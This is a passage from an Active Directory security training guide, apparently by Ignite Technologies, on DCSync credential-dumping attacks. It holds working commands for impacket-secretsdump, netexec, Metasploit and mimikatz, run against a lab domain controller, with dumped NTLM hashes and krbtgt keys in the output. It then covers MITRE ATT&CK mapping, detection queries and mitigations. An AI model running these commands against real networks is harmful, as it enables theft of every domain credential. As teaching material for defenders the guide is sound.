
Import the collected data into BloodHound and expend the Node info for USER AARTI to enumerate the First Degree Object Control.



Analyze the "DC Sync" in the permissions graph and right click to get the help or hint for exploitation from bloodhound.



This will show misconfigured permission for the and step to proceed exploitation from Window or Linux based tools.



HELP: If you don't know how to use Bloodhound read more from here

Impacket

Execute the following command to extract password hashes:

```
impacket-secretsdump 'ignite.local'/'aarti':'Password@1'@'192.168.1.48'
```

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump 'ignite.local'/'aarti':'Password@1'@'192.168.1.48'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ankit:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ankur:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
nishant:1108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
vipin:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
anu:1110:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
priya:1111:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\user1:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef1
ignite.local\user2:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef1
hulk:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
yashika:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:9fe0d51659c561ce394b8981955b475b:::
MSEDGEWIN10$:1106:aad3b435b51404eeaad3b435b51404ee:41d19cb01981f6dd585f80aa2715529b:
[*] Kerberos keys grabbed
```

Netexec

Use Netexec to validate permissions and execute lateral movement payloads if required.

```
nxc smb 192.168.1.48 -u 'aarti' -p 'Password@1' –ntds
```

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.48 -u 'aarti' -p 'Password@1' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (
SMB         192.168.1.48    445    DC               [+] ignite.local\aarti:Password@1
SMB         192.168.1.48    445    DC               [-] RemoteOperations failed: DCERPC Runtime Er
SMB         192.168.1.48    445    DC               [+] Dumping the NTDS, this could take a while
SMB         192.168.1.48    445    DC               Administrator:500:aad3b435b51404eeaad3b435b514
SMB         192.168.1.48    445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d
SMB         192.168.1.48    445    DC               krbtgt:502:aad3b435b51404eeaad3b435b51404ee:76
SMB         192.168.1.48    445    DC               raj:1103:aad3b435b51404eeaad3b435b51404ee:64fb
SMB         192.168.1.48    445    DC               ankit:1104:aad3b435b51404eeaad3b435b51404ee:64
SMB         192.168.1.48    445    DC               aarti:1105:aad3b435b51404eeaad3b435b51404ee:64
SMB         192.168.1.48    445    DC               ankur:1107:aad3b435b51404eeaad3b435b51404ee:64
SMB         192.168.1.48    445    DC               nishant:1108:aad3b435b51404eeaad3b435b51404ee:
SMB         192.168.1.48    445    DC               vipin:1109:aad3b435b51404eeaad3b435b51404ee:64
SMB         192.168.1.48    445    DC               anu:1110:aad3b435b51404eeaad3b435b51404ee:64fb
SMB         192.168.1.48    445    DC               priya:1111:aad3b435b51404eeaad3b435b51404ee:64
SMB         192.168.1.48    445    DC               ignite.local\user1:1112:aad3b435b51404eeaad3b4
SMB         192.168.1.48    445    DC               ignite.local\user2:1113:aad3b435b51404eeaad3b4
SMB         192.168.1.48    445    DC               hulk:1114:aad3b435b51404eeaad3b435b51404ee:64f
SMB         192.168.1.48    445    DC               yashika:1115:aad3b435b51404eeaad3b435b51404ee:
SMB         192.168.1.48    445    DC               DC$:1000:aad3b435b51404eeaad3b435b51404ee:9fe0
SMB         192.168.1.48    445    DC               MSEDGEWIN10$:1106:aad3b435b51404eeaad3b435b514
```

```
nxc smb 192.168.1.48 -u 'aarti' -p 'Password@1' --ntds --user administrator
```

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.48 -u 'aarti' -p 'Password@1' --ntds --user administrator
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x
SMB         192.168.1.48    445    DC               [+] ignite.local\aarti:Password@1
SMB         192.168.1.48    445    DC               [-] RemoteOperations failed: DCERPC Runtim
SMB         192.168.1.48    445    DC               [+] Dumping the NTDS, this could take a wh
SMB         192.168.1.48    445    DC               Administrator:500:aad3b435b51404eeaad3b435
SMB         192.168.1.48    445    DC               [+] Dumped 1 NTDS hashes to /root/.nxc/log
SMB         192.168.1.48    445    DC               [*] To extract only enabled accounts from
SMB         192.168.1.48    445    DC               [*] cat /root/.nxc/logs/DC_192.168.1.48_20
SMB         192.168.1.48    445    DC               [*] grep -iv disabled /root/.nxc/logs/DC_1
```

Metasploit

Leverage the "dcsync" module within Metasploit for a streamlined attack workflow:

```
use auxiliary/scanner/smb/impacket/secretsdump
set rhosts 192.168.1.48
set smbuser aarti
set smbpass Password@1
run
```

```
msf6 > use auxiliary/scanner/smb/impacket/secretsdump
msf6 auxiliary(scanner/smb/impacket/secretsdump) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 auxiliary(scanner/smb/impacket/secretsdump) > set smbuser aarti
smbuser => aarti
msf6 auxiliary(scanner/smb/impacket/secretsdump) > set smbpass Password@1
smbpass => Password@1
msf6 auxiliary(scanner/smb/impacket/secretsdump) > run

[*] Running for 192.168.1.48...
[-] 192.168.1.48 - RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_
[*] 192.168.1.48 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.48 - Using the DRSUAPI method to get NTDS.DIT secrets
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a8
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
[+] raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] ankit:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] ankur:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] nishant:1108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
[+] vipin:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] anu:1110:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] priya:1111:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] ignite.local\user1:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97
[+] ignite.local\user2:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97
[+] hulk:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[+] yashika:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
[+] DC$:1000:aad3b435b51404eeaad3b435b51404ee:9fe0d51659c561ce394b8981955b475b:::
[+] MSEDGEWIN10$:1106:aad3b435b51404eeaad3b435b51404ee:41d19cb01981f6dd585f80aa271
```

Mimikatz

Run Mimikatz as an elevated user and execute:

```
privilege::debug
lsadump::dcsync /user:<target_user>
lsadump::dcsync /domain:ignite.local /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'DC.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/21/2024 11:50:34 AM
Object Security ID   : S-1-5-21-798084426-3415456680-3274829403-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 761688de884aff3372f8b9c53b2993c7
    ntlm- 0: 761688de884aff3372f8b9c53b2993c7
    lm  - 0: 30988c9744284745ca70a5057605f1f5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 04d08ad847ddee39011ab701fbca36ac

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e52115cc36445bc520160f045033d5f40914ce
      aes128_hmac       (4096) : f46174b3ad94ff955e991fd801bd24b3
      des_cbc_md5       (4096) : 897a7a98d0daf7e5
```

Mapping the Attack to MITRE ATT&CK

DC Sync attacks align with the following tactics and techniques in the MITRE ATT&CK framework:

Tactic: Credential Access (TA0006)

Technique: DCSync (T1003.006)

Adversaries abuse the domain replication protocol to extract user credential hashes and other sensitive data from a domain controller. This technique mimics the behavior of a legitimate domain controller.

Tactic: Privilege Escalation (TA0004)

Technique: Abuse Elevation Control Mechanism (T1548)

Using the obtained hashes, attackers may escalate their privileges within the network.

Tactic: Defense Evasion (TA0005)

Technique: Valid Accounts (T1078)

The use of replication permissions by valid accounts can evade detection mechanisms that focus on unusual user activity.

Detection Methods

To detect DC Sync attacks, monitor the following indicators of compromise (IoCs):

Key Event Logs to Monitor

- **Windows Security Event Logs:**

Event ID 4662: Indicates a permissioned operation was performed on an object in Active Directory. Look for entries that specify the access rights DS-Replication-Get-Changes or DS-Replication-Get-Changes-All.

Example:

An operation was performed on an object:

Object: CN=Schema,CN=Configuration,DC=example,DC=com

Accesses: DS-Replication-Get-Changes

Caller User Name: attacker_user

- **Directory Services Logs:**

Enable **Directory Service Access** auditing in the Group Policy:

Navigate to **Advanced Audit Policy Configuration** > **DS Access** > **Audit Directory Service Access**.

Logs will provide details about access to Active Directory objects using replication permissions.

- **Event ID 1644** (Verbose Logging):

Enable **Field Engineering Logging** for Active Directory replication:

HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics

Set 15 Field Engineering to 5 (verbose level).

This logs DsGetNCChanges requests and can capture excessive or anomalous replication traffic.

- **Network Logs:**

Use network monitoring tools to capture and analyze **DRSUAPI traffic**:

Look for unusual DsGetNCChanges requests originating from non-DC machines.

Ports commonly used include **135 (RPC)** and **389 (LDAP)**.

SIEM Queries and Alerts

1. **Unusual Replication Traffic:**

Query logs for DsGetNCChanges requests originating from machines that are not domain controllers:

```
SELECT *
FROM EventLogs
WHERE EventID = 4662
 AND Accesses IN ('DS-Replication-Get-Changes', 'DS-Replication-Get-Changes-All')
  AND CallerComputer != 'DomainController'
```

2. Behavioral Anomalies:

Detect high-frequency replication requests from service accounts not usually involved in replication activities.

Mitigation Strategies

- **Permission Hardening:**

Regularly audit permissions on AD objects.
Remove unnecessary "Replicating Directory Changes" permissions from non-privileged accounts.

- **Privileged Account Management:**

Limit the number of accounts with Domain Admin privileges.
Use tiered administrative models.

- **Network Segmentation:**

Isolate domain controllers from general-purpose networks.
Implement strict firewall rules for DRS-related ports.

- **Patching and Updates:**

Regularly update the Windows Server and client machines to patch known vulnerabilities.

- **Monitoring and Alerts:**

Use tools like Microsoft Defender for Identity to monitor replication requests.
Set alerts for unusual permission changes or replication activities.

- **Training and Awareness:**

Educate administrators about the risks associated with excessive permissions and secure AD practices.

Conclusion

DC Sync attacks represent a significant threat to the security of an organization's Active Directory infrastructure. By understanding the attack, simulating it in a controlled lab, and implementing detection and mitigation strategies, organizations can effectively safeguard their critical assets. Remember, regular audits and a defense-in-depth approach are key to minimizing risks.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux